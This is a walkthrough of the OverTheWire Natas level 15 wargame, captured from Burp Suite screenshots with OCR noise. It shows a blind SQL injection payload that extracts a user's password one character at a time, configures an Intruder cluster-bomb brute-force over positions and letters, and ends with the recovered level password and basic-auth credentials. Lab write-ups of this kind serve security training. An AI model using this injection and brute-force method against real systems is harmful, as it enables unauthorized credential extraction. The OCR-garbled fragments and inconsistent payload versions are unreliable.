Send Cancel Target: http://natas15.l...

| Request                                                                        |     | Response |                |
|--------------------------------------------------------------------------------|-----|----------|----------------|
| retty                                                                          | Raw | Hex      |                |
| POST /index.php HTTP/1.1                                                       |     |          | Pretty Raw Hex |
| Host: natas15.natas.labs.overthewire.org                                       |     |          |                |
| Content-Length: 100                                                            |     |          |                |
| Cache-Control: max-age=0                                                       |     |          |                |
| Authorization: Basic bmFOYXMXNTpTZHFJcUJzRmN6M3lvdGxOWU                        |     |          |                |
| VywlNad2Jsa20wbHJ2e/                                                           |     |          |                |
| Upgrade-Insecure-Re                                                            |     |          |                |
| Origin: http://natas15.natas.                                                  |     |          |                |
| ire.org                                                                        |     |          |                |
| Content-Type: application/x-www-f                                              |     |          |                |
| User-Agent: Mozilla/5                                                          |     |          |                |
| NT 10.0; Win64; x64; AppleWebKit/537.36                                        |     |          |                |
| Gecko) Chrome/124.0                                                            |     |          |                |
| Safari/537.36                                                                  |     |          |                |
| Accept: text/html,application/                                                 |     |          |                |
| application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-excha |     |          |                |
| Referer: http://natas15.natas.                                                 |     |          |                |
| ire.org/                                                                       |     |          |                |
| Accept-Encoding: gzip                                                          |     |          |                |
| Accept-Language: en-US                                                         |     |          |                |
| Connection: close                                                              |     |          |                |
| <br>username=natas16"+and(select                                               |     |          |                |
| word,+1,+1)+from+use                                                           |     |          |                |
| ame%3d"natas16")='a                                                            |     |          |                |

Scan  
Scan selected insertion point  
**Send to Intruder** Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Send to Organizer Ctrl+O  
Insert Collaborator payload  
Show response in browser  
Request in browser  
Engagement tools [Pro version only]  
Change request method  
Change body encoding  
Copy Ctrl+C  
Copy URL  
Copy as curl command (bash)  
Copy to file  
Paste from file  
Save item  
Save entire history  
Paste URL as request  
Add to site map  
Convert selection  
URL-encode as you type  
Cut Ctrl+X  
Copy Ctrl+C  
Paste Ctrl+V  
Message editor documentation  
Burp Repeater documentation

http://natas.labs.overthewire.org/css/jquery-ui.css" /><link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" /><script src="http://natas.labs.overthewire.org/jquery-1.9.1.js">  
<t>  
src="natas.labs.overthewire.org/jquery-ui.js">  
<t>  
src="natas.labs.overthewire.wechall-data.js">  
<t>  
src="natas.labs.overthewire.wechall.js">  
>  
echallinfo = {  
level": "natas15",  
ss":  
qIqBsFc3yotlNYErZSzwl  
lrvx"  
<t>  
15  
="content">  
user doesn't exist.<br>  
id="viewsource">  
href="index-source.html  
iew sourcecode  
>  
>  
Search 0 highlights

ne  
vent log (2) All issues

- Then do as following

Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Intruder

Attack type: Sniper

Target: http://natas15.natas.labs.overthewire.org

Update Host header to match target

Add §

```

1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 100
4 Cache-Control: max-age=0
5 Authorization: Basic bmFOYXMxNTpTZHFJcUJzRmN6M3lvdGx0WUVywlNad2Jsa20wbHJ2eA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas15.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas15.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 username=
natas16"+and(select+substring(password,1,1)+from+users+where+username%3d'natas16')=$'a'$23

```

- We have to use “cluster Bomb” because we have to brute force the whole thing

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A 'Cluster bomb' attack type is chosen. The 'Payload positions' section is configured to insert payloads at position 3. The target URL is set to `http://natas15.natas.labs.overthewire.org/index.php`. The payload is defined as:

```

1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 100
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXNtPTEzZGJcUJzRmN6M3lvdGx0UVywlNad2Jsa20wbHJ2eA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas15.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/124.0.6367.118 Safari/537.36
10 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
 ,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas15.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 username=
 natas16"+and(select+substring(password,+1,+1)+from+users+where+username%3d"natas16"+LIKE+BINA
 RY+'a'+%23

```

Buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh' are visible on the right.

- Then go to payloads

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payloads' tab, a 'Payload sets' section is displayed. A red box highlights the 'Payload type: Numbers' dropdown. Below it, under 'Number range', another red box highlights the 'From:' field containing '1', the 'To:' field containing '32', and the 'Step:' field containing '1'. The 'Type:' section shows 'Sequential' selected. Other sections like 'Number format' and 'Examples' are also visible.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Settings

1 × 2 × 3 × +

Positions **Payloads** Resource pool Settings

**(?) Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 32

Payload type: **Numbers** Request count: 32

**(?) Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random

|       |    |
|-------|----|
| From: | 1  |
| To:   | 32 |
| Step: | 1  |

How many:

Number format

Base:  Decimal  Hex

|                      |   |
|----------------------|---|
| Min integer digits:  | 0 |
| Max integer digits:  | 2 |
| Min fraction digits: | 0 |
| Max fraction digits: | 0 |

Examples

1  
21

**Start attack**

**Burp Suite Community Edition v2024.3.1.4 - Temporary Project**

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger **Settings**

Organizer Extensions Learn

1 x 2 x 3 x +

Positions **Payloads** Resource pool Settings

**Start attack**

### Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 62

Payload type: Brute forcer Request count: 1,984

### Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz  
Min length: 1  
Max length: 1

### Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add .. Rule Edit Remove Up Down

### Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .\=;<>?+\*";"{}|^`#

1 x 2 x 3 x +

Positions **Payloads** **Resource pool** Settings

**Start attack**

### Resource pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

Use existing resource pool

| Selected                         | Resource pool         | Concurrent requests | Request delay | Random delay | Delay increment | Auto throttle |
|----------------------------------|-----------------------|---------------------|---------------|--------------|-----------------|---------------|
| <input checked="" type="radio"/> | Default resource pool | 10                  |               |              |                 | Yes           |

Create new resource pool

Name: Custom resource pool 1

Maximum concurrent requests: 30

Delay between requests: milliseconds

- Then start attack

The screenshot shows the OWASp ZAP tool interface, specifically the 'Intruder' tab, titled '4. Intruder attack of http://natas15.natas.labs.overthewire.org'. The main area displays a table of attack results:

| Request | Payload 1 | Payload 2 | Status code | Response... | Error | Timeout | Length | Comment |
|---------|-----------|-----------|-------------|-------------|-------|---------|--------|---------|
| 37      | 5         | B         | 200         | 185         |       |         | 1187   |         |
| 38      | 6         | B         | 200         | 187         |       |         | 1187   |         |
| 39      | 7         | B         | 200         | 173         |       |         | 1187   |         |
| 40      | 8         | B         | 200         | 189         |       |         | 1187   |         |
| 41      | 9         | B         | 200         | 185         |       |         | 1187   |         |
| 42      | 10        | B         | 200         | 171         |       |         | 1187   |         |
| 43      | 11        | B         | 200         | 177         |       |         | 1187   |         |
| 44      | 12        | B         | 200         | 189         |       |         | 1187   |         |
| 45      | 13        | B         | 200         | 187         |       |         | 1187   |         |
| 46      | 14        | B         | 200         | 183         |       |         | 1187   |         |

At the bottom, there are status indicators: '53 of 1984' (progress bar), 'Event log (2)' and 'All issues' (links), and 'Memory: 136.9MB'.

- You have to wait until them
- Password : **TRD7iZrd5gATjj9OkPEuaOlxEjHqj32V**